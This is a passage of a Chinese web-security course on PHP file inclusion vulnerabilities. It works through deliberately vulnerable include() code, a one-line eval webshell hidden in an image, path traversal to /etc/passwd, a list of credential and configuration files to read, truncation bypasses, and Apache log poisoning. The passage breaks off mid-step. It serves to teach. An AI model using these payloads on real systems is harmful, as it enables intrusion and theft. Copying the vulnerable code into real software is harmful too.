

# 文件包含漏洞

——Web安全序列课程




- A. 初识文件包含
- B. 本地文件包含
- C. 远程文件包含
- D. PHP伪协议
- E. 防御文件包含

[1] ANY

认识  
文件包含

# 初识文件包含

服务器执行PHP文件时，可以通过文件包含函数加载另一个文件中的PHP代码，并且当PHP来执行，这会为开发者节省大量的时间。这意味着您可以创建供所有网页引用的标准页眉或菜单文件。当页眉需要更新时，您只更新一个包含文件就可以了，或者当您向网站添加一张新页面时，仅仅需要修改一下菜单文件（而不是更新所有网页中的链接）。



## 重点——四个函数

PHP中文件包含函数有以下四种：

`require()`

`require_once()`

`include()`

`include_once()`


`include`和`require`区别主要是，`include`在包含的过程中如果出现错误，会抛出一个警告，程序继续正常运行；而`require`函数出现错误的时候，会直接报错并退出程序的执行。

而`include_once()`，`require_once()`这两个函数，与前两个的不同之处在于这两个函数只包含一次，适用于在脚本执行期间同一个文件有可能被包括超过一次的情况下，你想确保它只被包括一次以避免函数重定义，变量重新赋值等问题。

这四个一定要记住 面试必问！！

## 自己写一个文件包含

准备php study 打开include函数 打开方法  
phpstudy的 其他选项菜单 参数开关设置



创建 a.php b.php 1.php  
a.php代码如下

```
<?php
1 $kemu = '攻防渗透';
2 $fenshu = '89';
3 ?>
```

## 自己写一个文件包含

**b.php**代码如下

```
1 <?php
2 $kemu = '代码审计';
3 $fenshu = '22';
4 ?>
```

```
<?php
$kemu = '代码审计';
$fenshu = '22';
?>
```

# 自己写一个文件包含

## 1.php代码

```
1 <html>
2 <body>
3 <h1>时间表哥的成绩表</h1>
4 <?php
5     $sj  = $_GET['sj'];
6     include($sj);
7     echo "时间的:" . $kemu ;
8     echo "<p>成绩是" . $fenshu ;
9     ?>
10 </body>
11 </html>
```



# 自己写一个文件包含

## 1.php代码

```
<html>
<body>
<h1>时间表哥的成绩表</h1>
<?php
    $sj = $_GET['sj'];
    include($sj);
    echo "时间的:" . $kemu ;
    echo "<p>成绩是" . $fenshu ;
?>
</body>
</html>
```

# 自己写一个文件包含

访问一下 127.0.0.1/1.php?sj=a.php



不难发现:  
页面大体没有变化 仅仅是参数的数值改变了 这就是文件包含的魅力 但是凡事有两面性 攻击者可以来访问我们为预料的文件 这就是 文件包含漏洞 我们学习漏洞的危害

访问一下 127.0.0.1/1.php?sj=b.php



**[2]**  
**WHY**

**本地文件包含**  
**一台电脑**

## 本地文件包含

书接上回 我们自己写一个 **2.php** 代码如下

```
1  <?php
2      $sj  = $_GET['sj'];
3      include($sj);
4  ?>
```

```
<?php
    $sj = $_GET['sj'];
    include($sj);
?>
```

## 本地文件包含

### 继续写个3.php

```
1 <?php
2 echo "你好 这是文件包含"
3 ?>
```

```
<?php
echo "你好 这是文件包含"
?>
```

## 本地文件包含

访问 127.0.0.1/2.php?sj=3.php




## 本地文件包含—升级

创建一个 **1.txt**

```
1 <?php
2 phpinfo();
3 ?>
```


访问一下 127.0.0.1/1.txt



## 本地文件包含—升级

访问 127.0.0.1/2.php?sj=1.txt

← → ↻ ⓘ 127.0.0.1/2.php?sj=1.txt ☆ 🏠


**PHP Version 5.3.29** 

<b>System</b>	Windows NT 6.2 build 9200 (Unknow Windows version Home Premium Edition) i586
<b>Build Date</b>	Aug 15 2014 19:15:47
<b>Compiler</b>	MSVC9 (Visual C++ 2008)
<b>Architecture</b>	x86
<b>Configure Command</b>	cscrip /nologo configure.js --enable-snapshot-build --disable-isapi --enable-debug-pack --without-mssql --without-pdo-mssql --without-pi3web --with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared --with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared --with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared --enable-object-out-dir=../obj/ --enable-com-dotnet=shared --with-mcrypt=static --disable-static-analyze
<b>Server API</b>	Apache 2.0 Handler
<b>Virtual Directory Support</b>	enabled
<b>Configuration File (php.ini) Path</b>	C:\windows
<b>Loaded Configuration File</b>	F:\123\php53\php.ini



## 本地文件包含—升级

将1.txt 重新命名为1.jpg 访问127.0.0.1/2.php?sj=1.jpg




发现一个问题 无论是txt jpg rar 等任何格式 经过文件包含都会转化为php来执行  
那么 我们来一套组合拳....

## 本地文件包含—升级

在本地文件上一个 图片马1.jpg 内容如下


```
1 <?php eval($_POST[g]);?>
```

菜刀连接 127.0.0.1/1.jpg 查看效果



# 本地文件包含—升级

菜刀连接 127.0.0.1/2.php?sj=1.jpg 查看效果



适应情景 只能上传图片马 php文件无法上传的时候 可以把两个鸡肋的漏洞扩大达到  $1+1>2$  的功能

## 本地文件包含—读敏感文件

### Windows系统

c:\boot.ini // 查看系统版本 c:\windows\system32\inetsrv\MetaBase.xml // IIS配置文件  
c:\windows\repair\sam // 存储Windows系统初次安装的密码  
c:\ProgramFiles\mysql\my.ini // MySQL配置  
c:\ProgramFiles\mysql\data\mysql\user.MYD // MySQL root  
c:\windows\php.ini // php 配置信息 c:\windows\my.ini

### Linux/Unix系统

/etc/passwd // 账户信息 /etc/shadow // 账户密码文件  
/usr/local/app/apache2/conf/httpd.conf // Apache2默认配置文件  
/usr/local/app/apache2/conf/extra/httpd-vhost.conf // 虚拟网站配置  
/usr/local/app/php5/lib/php.ini // PHP相关配置  
/etc/httpd/conf/httpd.conf // Apache配置文件 /etc/my.conf // mysql 配置文件


例如127.0.0.1/2.php?=../..../etc/passwd

## 本地文件包含—绕过限制

为了防止文件包含 开发者会将代码这么写 修改一下2.php

```
1 <?php
2     $sj  = $_GET['sj'];
3     include($sj . ".html");
4 ?>
```

在这会限制被包含文件的格式 所有文件会被当html执行 我们在连接一下菜刀



## 本地文件包含—绕过

道高一尺 魔高一丈 有防护就有绕过方式 看一下如何绕过 首先 修改3.php里面的内容

```
1 <?php
2 phpinfo();
3 ?>
```


访问一下 `http://127.0.0.1/2.php?sj=3.php`



# 本地文件包含—绕过

1. 点点点点点\*n绕过（点号截断）

访问一下 <http://127.0.0.1/2.php?sj=3.php>.....（好多个小点）



报错只有两种可能 第一个是 点输的太少了 第二个是点输的太多了

## 本地文件包含—其他绕过

### 2.%00 ( %00截断 )

就是在url后面输入%00 即可截断html

条件: allow\_url\_fopen = Off


php版本<5.3.4

### 3.长路径截断

条件: windows OS , 点号需要长于256 ; linux OS 长于4096

windows下目录最大长度为256字节, 超出的部分会被丢弃

linux下目录最大长度为4096字节, 超出的部分会被丢弃



```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2
sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutd
/uucp:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin games:
User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:./:/sbin/nologin vcsa
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash sshd:x:74:74:Privileg
```



# 本地文件包含—权限提升 写shell

## 1.了解apache日志

```
127.0.0.1 - - [31/May/2018:10:07:23 +0800] "GET / HTTP/1.1" 200 447
127.0.0.1 - - [31/May/2018:10:07:25 +0800] "GET /1.php HTTP/1.1" 200 447
127.0.0.1 - - [31/May/2018:10:07:30 +0800] "GET /2..php HTTP/1.1" 404 204
127.0.0.1 - - [31/May/2018:10:07:35 +0800] "GET /2.php HTTP/1.1" 200 359
```

Ip	时间	请求方式	请求地址
----	----	------	------

## 2.怎样开启日志

```
298 # define per-<virtualhost> access logfiles, and
299 # logged therein and *not* in this file.
300 #
301 CustomLog "logs/access.log" common
302
303 #
304 # If you prefer a logfile with access, agent, a
```


将前面的注释去掉 重启服务器即可

## 本地文件包含—权限提升 写shell

### 3.读取日志 2.php里面的内容

```
<?php
    $sj  = $_GET['sj'];
    include($sj);
?>
```


访问<http://127.0.0.1/2.php?sj=../Apache/logs/access.log>



```
127.0.0.1 - - [31/May/2018:10:07:23 +0800] "GET / HTTP/1.1" 200 447 127.0.0.1 - -
[31/May/2018:10:07:25 +0800] "GET /1.php HTTP/1.1" 200 447 127.0.0.1 - -
[31/May/2018:10:07:30 +0800] "GET /2..php HTTP/1.1" 404 204 127.0.0.1 - -
[31/May/2018:10:07:35 +0800] "GET /2.php HTTP/1.1" 200 359 127.0.0.1 - -
[31/May/2018:10:07:45 +0800] "GET /2.php?sj=2.jpg%00 HTTP/1.1" 200 397
127.0.0.1 - - [31/May/2018:10:07:48 +0800] "GET /2.php?=PHPE9568F34-D428-
11d2-A769-00AA001ACF42 HTTP/1.1" 200 2524 127.0.0.1 - - [31/May/2018:10:07:48
```

## 本地文件包含—权限提升 写shell

4.骚操作 我们访问 127.0.0.1/一句话木马（使用burp抓包 访问一个正常的页面 因为直接访问一句话木马 会被转义）



